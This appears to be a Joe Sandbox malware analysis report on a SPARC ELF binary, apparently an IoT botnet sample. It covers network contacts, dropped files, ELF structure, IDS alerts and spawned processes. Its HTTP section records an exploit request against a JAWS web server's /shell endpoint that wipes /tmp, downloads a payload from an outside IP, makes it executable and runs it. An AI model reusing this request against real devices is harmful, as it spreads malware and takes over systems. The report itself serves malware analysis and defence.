170.232.16.113	unknown	United States		11685	HNBCOL-ASUS	false
38.142.127.80	unknown	United States		174	COGENT-174US	false
111.4.64.167	unknown	China		9808	CMNET-GDGuangdongMobileCommunicationCoLtdCN	false
77.9.31.137	unknown	Germany		6805	TDDE-ASN1DE	false
140.135.133.43	unknown	Taiwan; Republic of China (ROC)		1659	ERX-TANET-ASN1TaiwanAcademicNetworkTANetInformationC	false
147.20.20.62	unknown	United States		10796	TWC-10796-MIDWESTUS	false
130.119.254.111	unknown	United States		22284	AS22284-DOI-OPSUS	false
222.93.139.47	unknown	China		4134	CHINANET-BACKBONENo31Jin-rongStreetCN	false
156.115.201.253	unknown	Switzerland		59630	NN_INSURANCE_EURASIA_NV_ITH-ASNL	false
154.27.167.245	unknown	United States		174	COGENT-174US	false
58.146.33.202	unknown	Japan		17529	MEDIACATSTARCATCABLENETWORKCoLTDJP	false
27.142.144.254	unknown	Japan		9824	JTCL-JP-ASJupiterTelecommunicationCoLtdJP	false
120.72.61.112	unknown	China		10002	ICTIGAUENOCABLETELEVISIONCOLTDJP	false
143.197.76.38	unknown	United States		32480	LLUMCUS	false
44.223.80.47	unknown	United States		14618	AMAZON-AESUS	false
73.211.187.52	unknown	United States		7922	COMCAST-7922US	false
162.179.208.90	unknown	United States		21928	T-MOBILE-AS21928US	false
210.143.214.206	unknown	Japan		2516	KDDIKDDICORPORATIONJP	false
92.185.105.33	unknown	France		12479	UNI2-ASES	false
66.71.205.67	unknown	United States		14438	USA-CHOICE-OIL-CITYUS	false
119.153.46.164	unknown	Pakistan		45595	PKTELECOM-AS-PKPakistanTelecomCompanyLimitedPK	false

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
219.128.232.14	unknown	China		58543	CHINATELECOM-GUANGDONG-IDCGuangdongCN	false
39.87.126.183	unknown	China		4837	CHINA169-BACKBONECHINAUNICOM China169BackboneCN	false
52.144.33.89	unknown	United States		63242	AS-CMN-LSUS	false

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

/var/lib/whoopsie/whoopsie-id.02WAG1	
Process:	/usr/bin/whoopsie
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	128
Entropy (8bit):	3.9410969045919657
Encrypted:	false
SSDEEP:	3:19y6UTAvBTdDVEQcNgAT0XUQhd3tjCZccCKcsVQWQ7JW:3y6BlVEfQXU8djCZd40
MD5:	D2B5AAF22916F8D6665CF9E835EAD5E7
SHA1:	AAEF3CE527B8F1E3733BCD03EF7A6C0F30881E15
SHA-256:	FEB925D4465BF6D30A42B19112406AD1B59BA90673DC4F91B25005A90FEFEB36
SHA-512:	B55A45FA0DECE5A3B0348BC3F3031A7329590E57BAD5013690AFEAA9825C0DE4B75D27057A56C33800F1626935840DA2262AAF14E795C75F39362B728D95F18A
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	9aadafe2051348cd32033e1cad68f0a5fe46fba3240ac1e6e42158f31b8a1371790c09baf3996b4979fe8e533446c7dedf30f654c68b25357334c66911dc6a9e

/var/log/journal/ee49dfd4fa47433baee88884e2d7de7c/system.journal	
Process:	/lib/systemd/systemd-journald
File Type:	data
Category:	dropped
Size (bytes):	240
Entropy (8bit):	1.448047321524811
Encrypted:	false
SSDEEP:	3:F31HliKvW/2kl/kKvW/28t:F382Mq2
MD5:	1F60EDD49E4CC1F1C0792598C47673FA
SHA1:	4C16C1F5A759EB4FDBE7B01AD2ED803ED9A4BFBE

/var/log/journal/ee49dfd4fa47433baee88884e2d7de7c/system.journal	
SHA-256:	26B3CA0968676A85209D40A14518C6575107A98B9C8A221A4944C8CBED9E1C84
SHA-512:	EBDCE2356260F4A23891661120C8F9059981B30A77DE3BD45374CFBF4EF481489E3F3BF3B70CBFC342EF6976668F2C8AFB0627087490C19DA6FFA26EFB2B7861
Malicious:	false
Reputation:	low
Preview:	LPKSHHRH.....Y..>Jn.....S.%.....Y..>Jn.....S.%.....

/var/log/kern.log	
Process:	/usr/sbin/rsyslogd
File Type:	ASCII text, with very long lines
Category:	dropped
Size (bytes):	6846
Entropy (8bit):	5.002979720194877
Encrypted:	false
SSDEEP:	96:vqXAOy+f2Be+4Dv0qRWOr8Mohr0BYHOq02IFgMB4igbEjSOf3eBiqqI5VOSPNpvV:Slr8+2Oc489CUR1VzbXw76lix4Rf
MD5:	B9F6472066B066D02172E7FF077E33E6
SHA1:	0039EA72C2CAA81875220FDA6C7B9F68E9FCBFBA
SHA-256:	437A5CC5B4FFEA465AFA4917112703FF39623CF0C5BEBB3C1C6057E540C35E66
SHA-512:	33ACE561E4A1E24A1D933CBB84C0C062EB6252C47A233EF347DA62CDF0ED5358390B1AFAC6C4B6B5811CBBB45DF21A3F7FDE73593CBFD017B7A585BCD5BE3823
Malicious:	false
Reputation:	low
Preview:	Jan 15 00:45:13 galassia kernel: [421.001790] blocking signal 9: 5275 -> 797.Jan 15 00:45:13 galassia kernel: [421.501666] blocking signal 9: 5275 -> 936.Jan 15 00:45:13 galassia kernel: [421.613716] blocking signal 9: 5275 -> 1320.Jan 15 00:45:13 galassia kernel: [421.641574] blocking signal 9: 5275 -> 1334.Jan 15 00:45:13 galassia kernel: [421.663883] blocking signal 9: 5275 -> 1335.Jan 15 00:45:13 galassia kernel: [421.717290] blocking signal 9: 5275 -> 1389.Jan 15 00:45:13 galassia kernel: [421.940054] blocking signal 9: 5275 -> 1809.Jan 15 00:45:13 galassia kernel: [421.963486] blocking signal 9: 5275 -> 1860.Jan 15 00:45:13 galassia kernel: [421.986779] blocking signal 9: 5275 -> 1872.Jan 15 00:45:13 galassia kernel: [422.025092] blocking signal 9: 5275 -> 1983.Jan 15 00:45:13 galassia kernel: [422.084078] ------------[cut here]------------.Jan 15 00:45:13 galassia kernel: [422.084080] kernel_write_unchecked failed with: -512.Jan 15 00:45:13 galassia ker

/var/log/syslog	
Process:	/usr/sbin/rsyslogd
File Type:	ASCII text, with very long lines
Category:	dropped
Size (bytes):	10480
Entropy (8bit):	5.088105719006059
Encrypted:	false
SSDEEP:	192:SIWer8+2Oca89CUR1VzbXw76lix4EuR7qS0z8+bn9NuvBc0m7+T:cAMOca89CUR1V/Xw76lix4EuR7qS0z8F
MD5:	8B294A410842F553E7CD8ACACF921685
SHA1:	27011FBC6B8F3310370F33D1D447E81420FB0146
SHA-256:	15942910CC4EF577C8F7A7C58BC96EEDF31DE38D70511B66C090335562F6DC40
SHA-512:	29247114A51E64C2307DC7B22BE783E771A82CC503E5D1C5A93719D50BD3DB6BCACBE39F57D71EA56EF8C18345A8978F2DD42A16903DFA1FF4F755951F12094
Malicious:	false
Reputation:	low
Preview:	Jan 15 00:45:13 galassia kernel: [420.866175] systemd[1]: rsyslog.service: Main process exited, code=killed, status=9/KILL.Jan 15 00:45:13 galassia kernel: [420.866288] systemd[1]: rsyslog.service: Failed with result 'signal'..Jan 15 00:45:13 galassia kernel: [421.001790] blocking signal 9: 5275 -> 797.Jan 15 00:45:13 galassia kernel: [421.075601] systemd[1]: rsyslog.service: Scheduled restart job, restart counter is at 1..Jan 15 00:45:13 galassia kernel: [421.075622] systemd[1]: Stopped System Logging Service..Jan 15 00:45:13 galassia kernel: [421.077046] systemd[1]: Starting System Logging Service....Jan 15 00:45:13 galassia kernel: [421.501666] blocking signal 9: 5275 -> 936.Jan 15 00:45:13 galassia kernel: [421.613716] blocking signal 9: 5275 -> 1320.Jan 15 00:45:13 galassia kernel: [421.641574] blocking signal 9: 5275 -> 1334.Jan 15 00:45:13 galassia kernel: [421.663883] blocking signal 9: 5275 -> 1335.Jan 15 00:45:13 galassia kernel: [421.717290] blocking si

Static File Info

General

File type:	ELF 32-bit MSB executable, SPARC, version 1 (SYSV), statically linked, stripped
Entropy (8bit):	6.137666783957336
TrID:	• ELF Executable and Linkable format (generic) (4004/1) 100.00%
File name:	SLdtSSVlj2
File size:	87664
MD5:	6b355f508658f7fbe9c91fad5d09d6b5
SHA1:	72a9d43e568016e0384a39e391391498695328bd
SHA256:	9010857d2724b141fc1ccc742e9d5d41ff50e102878d196fd9726458b0864c19

General

SHA512:	a9cab0b7fd2ff29f3e5d585d504f4ca2d991dff56829fde45695c819a57e7f9a5afb3ebe8e6e84ba3f75022006c216dbe405a80af33f3e75504f4c2fba4114e4
SSDEEP:	1536:iRbOxiKmmrxvErU5J9JJL4aymGuxwOWPnhIm2K09YZnZSZ55ESUJ:iJOxvlrxsXaywk72KmGZ65WR
File Content Preview:	.ELF.....4..T.....4. ...(.....Rh..Rh.....Rl..Rl..Rl...4.....dt.Q.....@..(....@.J.....#.....`..`.....!....."...@....."........`.....$"..."...@.....`....

Static ELF Info

ELF header

Class:	ELF32
Data:	2's complement, big endian
Version:	1 (current)
Machine:	Sparc
Version Number:	0x1
Type:	EXEC (Executable file)
OS/ABI:	UNIX - System V
ABI Version:	0
Entry Point Address:	0x101a4
Flags:	0x0
ELF Header Size:	52
Program Header Offset:	52
Program Header Size:	32
Number of Program Headers:	3
Section Header Offset:	87264
Section Header Size:	40
Number of Section Headers:	10
Header String Table Index:	9

Sections

Name	Type	Address	Offset	Size	EntSize	Flags	Flags Description	Link	Info	Align
	NULL	0x0	0x0	0x0	0x0	0x0		0	0	0
.init	PROGBITS	0x10094	0x94	0x1c	0x0	0x6	AX	0	0	4
.text	PROGBITS	0x100b0	0xb0	0x12ba4	0x0	0x6	AX	0	0	4
.fini	PROGBITS	0x22c54	0x12c54	0x14	0x0	0x6	AX	0	0	4
.rodata	PROGBITS	0x22c68	0x12c68	0x2600	0x0	0x2	A	0	0	8
.ctors	PROGBITS	0x3526c	0x1526c	0x8	0x0	0x3	WA	0	0	4
.dtors	PROGBITS	0x35274	0x15274	0x8	0x0	0x3	WA	0	0	4
.data	PROGBITS	0x35280	0x15280	0x220	0x0	0x3	WA	0	0	8
.bss	NOBITS	0x354a0	0x154a0	0x5c8	0x0	0x3	WA	0	0	8
.shstrtab	STRTAB	0x0	0x154a0	0x3e	0x0	0x0		0	0	1

Program Segments

Type	Offset	Virtual Address	Physical Address	File Size	Memory Size	Entropy	Flags	Flags Description	Align	Prog Interpreter	Section Mappings
LOAD	0x0	0x10000	0x10000	0x15268	0x15268	3.7159	0x5	R E	0x10000		.init .text .fini .rodata
LOAD	0x1526c	0x3526c	0x3526c	0x234	0x7fc	1.6934	0x6	RW	0x10000		.ctors .dtors .data .bss
GNU_STACK	0x0	0x0	0x0	0x0	0x0	0.0000	0x6	RW	0x4		

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/15/22-00:45:03.644597	ICMP	399	ICMP Destination Unreachable Host Unreachable			64.89.161.25	192.168.2.23
01/15/22-00:45:03.662995	ICMP	449	ICMP Time-To-Live Exceeded in Transit			66.181.240.243	192.168.2.23


Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/15/22-00:45:04.140958	ICMP	399	ICMP Destination Unreachable Host Unreachable			10.63.5.86	192.168.2.23
01/15/22-00:45:04.500114	ICMP	485	ICMP Destination Unreachable Communication Administratively Prohibited			84.46.13.8	192.168.2.23
01/15/22-00:45:04.502104	ICMP	485	ICMP Destination Unreachable Communication Administratively Prohibited			89.245.72.163	192.168.2.23
01/15/22-00:45:04.519542	ICMP	402	ICMP Destination Unreachable Port Unreachable			31.179.111.91	192.168.2.23
01/15/22-00:45:04.719775	ICMP	449	ICMP Time-To-Live Exceeded in Transit			72.165.9.129	192.168.2.23
01/15/22-00:45:04.750848	ICMP	402	ICMP Destination Unreachable Port Unreachable			103.126.144.49	192.168.2.23
01/15/22-00:45:04.767990	ICMP	486	ICMP Destination Unreachable Communication with Destination Host is Administratively Prohibited			153.127.55.217	192.168.2.23
01/15/22-00:45:04.786693	ICMP	449	ICMP Time-To-Live Exceeded in Transit			14.141.63.186	192.168.2.23
01/15/22-00:45:05.699184	ICMP	402	ICMP Destination Unreachable Port Unreachable			191.183.77.70	192.168.2.23
01/15/22-00:45:06.500429	ICMP	486	ICMP Destination Unreachable Communication with Destination Host is Administratively Prohibited			118.107.66.183	192.168.2.23
01/15/22-00:45:06.518024	ICMP	399	ICMP Destination Unreachable Host Unreachable			77.239.139.110	192.168.2.23
01/15/22-00:45:06.542204	ICMP	485	ICMP Destination Unreachable Communication Administratively Prohibited			79.205.220.52	192.168.2.23
01/15/22-00:45:06.660580	ICMP	401	ICMP Destination Unreachable Network Unreachable			119.15.135.78	192.168.2.23
01/15/22-00:45:06.708590	ICMP	485	ICMP Destination Unreachable Communication Administratively Prohibited			68.186.64.241	192.168.2.23
01/15/22-00:45:06.734233	ICMP	402	ICMP Destination Unreachable Port Unreachable			144.123.13.90	192.168.2.23
01/15/22-00:45:06.806563	ICMP	485	ICMP Destination Unreachable Communication Administratively Prohibited			103.217.108.13	192.168.2.23
01/15/22-00:45:06.809870	ICMP	399	ICMP Destination Unreachable Host Unreachable			218.150.7.98	192.168.2.23
01/15/22-00:45:06.910095	ICMP	449	ICMP Time-To-Live Exceeded in Transit			170.247.115.122	192.168.2.23
01/15/22-00:45:06.972641	ICMP	449	ICMP Time-To-Live Exceeded in Transit			202.112.31.181	192.168.2.23
01/15/22-00:45:07.639423	ICMP	449	ICMP Time-To-Live Exceeded in Transit			154.54.6.89	192.168.2.23
01/15/22-00:45:07.651790	ICMP	399	ICMP Destination Unreachable Host Unreachable			75.10.169.149	192.168.2.23
01/15/22-00:45:07.748393	ICMP	399	ICMP Destination Unreachable Host Unreachable			112.188.10.2	192.168.2.23
01/15/22-00:45:08.132852	ICMP	399	ICMP Destination Unreachable Host Unreachable			83.33.246.134	192.168.2.23
01/15/22-00:45:08.530722	ICMP	449	ICMP Time-To-Live Exceeded in Transit			159.171.80.147	192.168.2.23
01/15/22-00:45:08.547378	ICMP	485	ICMP Destination Unreachable Communication Administratively Prohibited			84.153.189.171	192.168.2.23
01/15/22-00:45:08.619940	ICMP	485	ICMP Destination Unreachable Communication Administratively Prohibited			50.242.148.249	192.168.2.23
01/15/22-00:45:08.624918	ICMP	399	ICMP Destination Unreachable Host Unreachable			216.115.200.170	192.168.2.23
01/15/22-00:45:08.654174	ICMP	401	ICMP Destination Unreachable Network Unreachable			84.17.32.179	192.168.2.23
01/15/22-00:45:09.560025	ICMP	485	ICMP Destination Unreachable Communication Administratively Prohibited			188.101.52.88	192.168.2.23
01/15/22-00:45:09.571101	ICMP	485	ICMP Destination Unreachable Communication Administratively Prohibited			95.244.186.55	192.168.2.23
01/15/22-00:45:09.658114	ICMP	399	ICMP Destination Unreachable Host Unreachable			38.32.13.210	192.168.2.23
01/15/22-00:45:09.673556	ICMP	485	ICMP Destination Unreachable Communication Administratively Prohibited			76.108.107.125	192.168.2.23
01/15/22-00:45:09.691894	ICMP	449	ICMP Time-To-Live Exceeded in Transit			150.181.28.26	192.168.2.23
01/15/22-00:45:09.944855	ICMP	449	ICMP Time-To-Live Exceeded in Transit			103.31.156.141	192.168.2.23
01/15/22-00:45:10.144783	ICMP	399	ICMP Destination Unreachable Host Unreachable			153.35.122.230	192.168.2.23
01/15/22-00:45:10.442048	ICMP	399	ICMP Destination Unreachable Host Unreachable			58.159.231.38	192.168.2.23
01/15/22-00:45:10.527284	ICMP	486	ICMP Destination Unreachable Communication with Destination Host is Administratively Prohibited			206.189.21.127	192.168.2.23

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/15/22-00:45:10.637759	ICMP	449	ICMP Time-To-Live Exceeded in Transit			208.95.70.33	192.168.2.23
01/15/22-00:45:10.656617	ICMP	399	ICMP Destination Unreachable Host Unreachable			162.144.240.15	192.168.2.23
01/15/22-00:45:10.667618	ICMP	449	ICMP Time-To-Live Exceeded in Transit			216.244.88.167	192.168.2.23
01/15/22-00:45:10.675946	ICMP	399	ICMP Destination Unreachable Host Unreachable			108.189.77.136	192.168.2.23
01/15/22-00:45:10.677880	ICMP	449	ICMP Time-To-Live Exceeded in Transit			212.200.42.153	192.168.2.23
01/15/22-00:45:10.718550	ICMP	449	ICMP Time-To-Live Exceeded in Transit			66.28.4.38	192.168.2.23
01/15/22-00:45:10.727803	ICMP	399	ICMP Destination Unreachable Host Unreachable			64.59.80.57	192.168.2.23
01/15/22-00:45:10.770073	ICMP	449	ICMP Time-To-Live Exceeded in Transit			38.142.43.90	192.168.2.23
01/15/22-00:45:10.864538	ICMP	399	ICMP Destination Unreachable Host Unreachable			86.159.98.192	192.168.2.23
01/15/22-00:45:10.871674	ICMP	399	ICMP Destination Unreachable Host Unreachable			24.25.231.241	192.168.2.23
01/15/22-00:45:11.535106	ICMP	485	ICMP Destination Unreachable Communication Administratively Prohibited			188.97.76.226	192.168.2.23
01/15/22-00:45:11.546183	ICMP	399	ICMP Destination Unreachable Host Unreachable			94.53.25.118	192.168.2.23
01/15/22-00:45:11.548777	ICMP	486	ICMP Destination Unreachable Communication with Destination Host is Administratively Prohibited			185.163.106.189	192.168.2.23
01/15/22-00:45:11.648176	ICMP	449	ICMP Time-To-Live Exceeded in Transit			4.28.96.162	192.168.2.23
01/15/22-00:45:11.728288	ICMP	449	ICMP Time-To-Live Exceeded in Transit			89.202.172.245	192.168.2.23
01/15/22-00:45:11.778030	ICMP	449	ICMP Time-To-Live Exceeded in Transit			207.28.249.218	192.168.2.23
01/15/22-00:45:12.665984	ICMP	401	ICMP Destination Unreachable Network Unreachable			170.251.200.100	192.168.2.23
01/15/22-00:45:12.671770	ICMP	399	ICMP Destination Unreachable Host Unreachable			219.65.44.206	192.168.2.23
01/15/22-00:45:12.675089	ICMP	402	ICMP Destination Unreachable Port Unreachable			93.120.28.104	192.168.2.23
01/15/22-00:45:12.687558	ICMP	449	ICMP Time-To-Live Exceeded in Transit			118.91.228.242	192.168.2.23
01/15/22-00:45:12.795604	ICMP	449	ICMP Time-To-Live Exceeded in Transit			162.220.16.1	192.168.2.23
01/15/22-00:45:12.800916	ICMP	399	ICMP Destination Unreachable Host Unreachable			135.181.79.62	192.168.2.23
01/15/22-00:45:12.829402	ICMP	486	ICMP Destination Unreachable Communication with Destination Host is Administratively Prohibited			160.121.208.43	192.168.2.23
01/15/22-00:45:13.654197	ICMP	399	ICMP Destination Unreachable Host Unreachable			10.90.0.2	192.168.2.23
01/15/22-00:45:13.660567	ICMP	399	ICMP Destination Unreachable Host Unreachable			32.142.56.194	192.168.2.23
01/15/22-00:45:13.738613	ICMP	401	ICMP Destination Unreachable Network Unreachable			40.142.90.146	192.168.2.23
01/15/22-00:45:13.776553	ICMP	449	ICMP Time-To-Live Exceeded in Transit			82.117.210.161	192.168.2.23
01/15/22-00:45:13.811707	ICMP	486	ICMP Destination Unreachable Communication with Destination Host is Administratively Prohibited			163.197.5.171	192.168.2.23
01/15/22-00:45:13.827589	ICMP	449	ICMP Time-To-Live Exceeded in Transit			41.78.220.250	192.168.2.23
01/15/22-00:45:13.857191	ICMP	449	ICMP Time-To-Live Exceeded in Transit			187.130.101.161	192.168.2.23
01/15/22-00:45:13.908447	ICMP	399	ICMP Destination Unreachable Host Unreachable			1.213.92.238	192.168.2.23
01/15/22-00:45:14.533764	ICMP	485	ICMP Destination Unreachable Communication Administratively Prohibited			77.9.109.134	192.168.2.23
01/15/22-00:45:14.538156	ICMP	399	ICMP Destination Unreachable Host Unreachable			168.224.170.93	192.168.2.23
01/15/22-00:45:14.546664	ICMP	485	ICMP Destination Unreachable Communication Administratively Prohibited			92.216.37.57	192.168.2.23
01/15/22-00:45:14.581114	ICMP	399	ICMP Destination Unreachable Host Unreachable			185.229.125.254	192.168.2.23
01/15/22-00:45:14.618807	ICMP	399	ICMP Destination Unreachable Host Unreachable			192.168.200.1	192.168.2.23
01/15/22-00:45:14.671499	ICMP	485	ICMP Destination Unreachable Communication Administratively Prohibited			93.232.183.27	192.168.2.23

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/15/22-00:45:14.672906	ICMP	485	ICMP Destination Unreachable Communication Administratively Prohibited			87.164.110.18	192.168.2.23
01/15/22-00:45:14.688099	ICMP	485	ICMP Destination Unreachable Communication Administratively Prohibited			93.217.36.213	192.168.2.23
01/15/22-00:45:14.692800	ICMP	399	ICMP Destination Unreachable Host Unreachable			82.102.80.113	192.168.2.23
01/15/22-00:45:14.709109	ICMP	399	ICMP Destination Unreachable Host Unreachable			109.236.95.227	192.168.2.23
01/15/22-00:45:14.760676	ICMP	449	ICMP Time-To-Live Exceeded in Transit			69.17.199.233	192.168.2.23
01/15/22-00:45:14.771121	ICMP	401	ICMP Destination Unreachable Network Unreachable			24.142.57.66	192.168.2.23
01/15/22-00:45:14.793825	ICMP	401	ICMP Destination Unreachable Network Unreachable			150.99.189.2	192.168.2.23
01/15/22-00:45:14.817385	ICMP	449	ICMP Time-To-Live Exceeded in Transit			190.242.149.66	192.168.2.23
01/15/22-00:45:14.855445	ICMP	449	ICMP Time-To-Live Exceeded in Transit			192.153.159.60	192.168.2.23
01/15/22-00:45:14.872111	ICMP	399	ICMP Destination Unreachable Host Unreachable			167.98.212.156	192.168.2.23
01/15/22-00:45:15.541363	ICMP	485	ICMP Destination Unreachable Communication Administratively Prohibited			217.249.207.119	192.168.2.23
01/15/22-00:45:15.552989	ICMP	401	ICMP Destination Unreachable Network Unreachable			78.10.160.251	192.168.2.23
01/15/22-00:45:15.672756	ICMP	485	ICMP Destination Unreachable Communication Administratively Prohibited			2.228.244.70	192.168.2.23
01/15/22-00:45:15.684374	ICMP	485	ICMP Destination Unreachable Communication Administratively Prohibited			89.247.159.237	192.168.2.23
01/15/22-00:45:15.846556	ICMP	449	ICMP Time-To-Live Exceeded in Transit			173.246.228.50	192.168.2.23
01/15/22-00:45:15.901298	ICMP	399	ICMP Destination Unreachable Host Unreachable			120.72.94.70	192.168.2.23
01/15/22-00:45:16.001640	ICMP	399	ICMP Destination Unreachable Host Unreachable			41.184.206.6	192.168.2.23
01/15/22-00:45:16.677459	ICMP	485	ICMP Destination Unreachable Communication Administratively Prohibited			84.164.133.84	192.168.2.23
01/15/22-00:45:16.678903	ICMP	485	ICMP Destination Unreachable Communication Administratively Prohibited			93.195.173.118	192.168.2.23
01/15/22-00:45:16.727747	ICMP	449	ICMP Time-To-Live Exceeded in Transit			89.106.28.2	192.168.2.23
01/15/22-00:45:16.790191	ICMP	449	ICMP Time-To-Live Exceeded in Transit			121.120.104.254	192.168.2.23
01/15/22-00:45:16.879790	ICMP	449	ICMP Time-To-Live Exceeded in Transit			177.73.40.17	192.168.2.23
01/15/22-00:45:16.911316	ICMP	399	ICMP Destination Unreachable Host Unreachable			93.93.192.114	192.168.2.23
01/15/22-00:45:17.660477	ICMP	399	ICMP Destination Unreachable Host Unreachable			148.187.0.220	192.168.2.23
01/15/22-00:45:17.967765	ICMP	399	ICMP Destination Unreachable Host Unreachable			196.240.124.2	192.168.2.23
01/15/22-00:45:18.209936	ICMP	402	ICMP Destination Unreachable Port Unreachable			89.180.183.224	192.168.2.23
01/15/22-00:45:18.821820	ICMP	399	ICMP Destination Unreachable Host Unreachable			74.129.242.54	192.168.2.23
01/15/22-00:45:19.543644	ICMP	399	ICMP Destination Unreachable Host Unreachable			212.111.1.76	192.168.2.23
01/15/22-00:45:19.830214	ICMP	399	ICMP Destination Unreachable Host Unreachable			64.156.97.18	192.168.2.23
01/15/22-00:45:29.553350	ICMP	402	ICMP Destination Unreachable Port Unreachable			192.168.2.23	192.168.2.1
01/15/22-00:46:49.582129	ICMP	402	ICMP Destination Unreachable Port Unreachable			192.168.2.23	192.168.2.1

Network Port Distribution

Total Packets: 96



TCP Packets

ICMP Packets

HTTP Request Dependency Graph

- 127.0.0.1:80

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port
0	192.168.2.23	49312	217.88.122.189	60001

Timestamp	kBytes transferred	Direction	Data
Jan 15, 2022 00:45:09.575633049 CET	209	OUT	GET /shell?cd+/tmp;rm+-rf+*;wget+104.244.72.234/Fourloko/Fourloko.arm6;chmod+777+/tmp/Fourloko.arm6;sh+/tmp/Fourloko.arm6+Jaws HTTP/1.1 User-Agent: Hello, world Host: 127.0.0.1:80 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8 Connection: keep-alive
Jan 15, 2022 00:45:09.618828058 CET	210	IN	HTTP/1.1 404 Not Found Server: JAWS/1.0 Jan 21 2017 Content-Type: text/html; charset=UTF-8 Content-length: 213

System Behavior

Analysis Process: SLdtSSVlj2 PID: 5267 Parent PID: 5104

General

Start time:	00:45:02
Start date:	15/01/2022
Path:	/tmp/SLdtSSVlj2
Arguments:	/tmp/SLdtSSVlj2
File size:	4379400 bytes
MD5 hash:	7dc1c0e23cd5e102bb12e5c29403410e

File Activities

File Read

Analysis Process: SLdtSSVlj2 PID: 5269 Parent PID: 5267

General

Start time:	00:45:02
Start date:	15/01/2022
Path:	/tmp/SLdtSSVlj2
Arguments:	n/a
File size:	4379400 bytes
MD5 hash:	7dc1c0e23cd5e102bb12e5c29403410e

File Activities

File Read

Directory Enumerated

Analysis Process: SLdtSSVlj2 PID: 5270 Parent PID: 5267

General

Start time:	00:45:02
Start date:	15/01/2022
Path:	/tmp/SLdtSSVlj2
Arguments:	n/a
File size:	4379400 bytes
MD5 hash:	7dc1c0e23cd5e102bb12e5c29403410e

Analysis Process: SLdtSSVlj2 PID: 5271 Parent PID: 5267

General

Start time:	00:45:02
Start date:	15/01/2022
Path:	/tmp/SLdtSSVlj2
Arguments:	n/a
File size:	4379400 bytes
MD5 hash:	7dc1c0e23cd5e102bb12e5c29403410e

Analysis Process: SLdtSSVlj2 PID: 5275 Parent PID: 5271

General

Start time:	00:45:02
Start date:	15/01/2022
Path:	/tmp/SLdtSSVlj2
Arguments:	n/a
File size:	4379400 bytes
MD5 hash:	7dc1c0e23cd5e102bb12e5c29403410e

File Activities

File Read

Directory Enumerated

Analysis Process: SLdtSSVlj2 PID: 5276 Parent PID: 5271

General

Start time:	00:45:02
Start date:	15/01/2022
Path:	/tmp/SLdtSSVlj2
Arguments:	n/a
File size:	4379400 bytes
MD5 hash:	7dc1c0e23cd5e102bb12e5c29403410e

Analysis Process: SLdtSSVlj2 PID: 5279 Parent PID: 5271

General

Start time:	00:45:02
Start date:	15/01/2022
Path:	/tmp/SLdtSSVlj2
Arguments:	n/a
File size:	4379400 bytes
MD5 hash:	7dc1c0e23cd5e102bb12e5c29403410e

Analysis Process: SLdtSSVlj2 PID: 5280 Parent PID: 5271

General

Start time:	00:45:02
Start date:	15/01/2022
Path:	/tmp/SLdtSSVlj2
Arguments:	n/a
File size:	4379400 bytes
MD5 hash:	7dc1c0e23cd5e102bb12e5c29403410e

Analysis Process: systemd PID: 5288 Parent PID: 1

General

Start time:	00:45:11
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: journalctl PID: 5288 Parent PID: 1

General

Start time:	00:45:11

Start date:	15/01/2022
Path:	/usr/bin/journalctl
Arguments:	/usr/bin/journalctl --smart-relinquish-var
File size:	80120 bytes
MD5 hash:	bf3a987344f3bacafc44efd882abda8b

File Activities

File Read

Analysis Process: systemd PID: 5309 Parent PID: 1

General

Start time:	00:45:11
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: dbus-daemon PID: 5309 Parent PID: 1

General

Start time:	00:45:11
Start date:	15/01/2022
Path:	/usr/bin/dbus-daemon
Arguments:	/usr/bin/dbus-daemon --system --address=systemd: --nofork --nopidfile --systemd-activation --syslog-only
File size:	249032 bytes
MD5 hash:	3089d47e3f3ab84cd81c48fd406d7a8c

File Activities

File Read

Directory Enumerated

Analysis Process: systemd PID: 5321 Parent PID: 1

General

Start time:	00:45:11
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: whoopsie PID: 5321 Parent PID: 1

General

Start time:	00:45:11

Start date:	15/01/2022
Path:	/usr/bin/whoopsie
Arguments:	/usr/bin/whoopsie -f
File size:	68592 bytes
MD5 hash:	d3a6915d0e7398fb4c89a037c13959c8

File Activities

File Read

File Written

File Moved

Directory Enumerated

Directory Created

Permission Modified

Analysis Process: systemd PID: 5322 Parent PID: 1860

General

Start time:	00:45:12
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: pulseaudio PID: 5322 Parent PID: 1860

General

Start time:	00:45:12
Start date:	15/01/2022
Path:	/usr/bin/pulseaudio
Arguments:	/usr/bin/pulseaudio --daemonize=no --log-target=journal
File size:	100832 bytes
MD5 hash:	0c3b4c789d8ffb12b25507f27e14c186

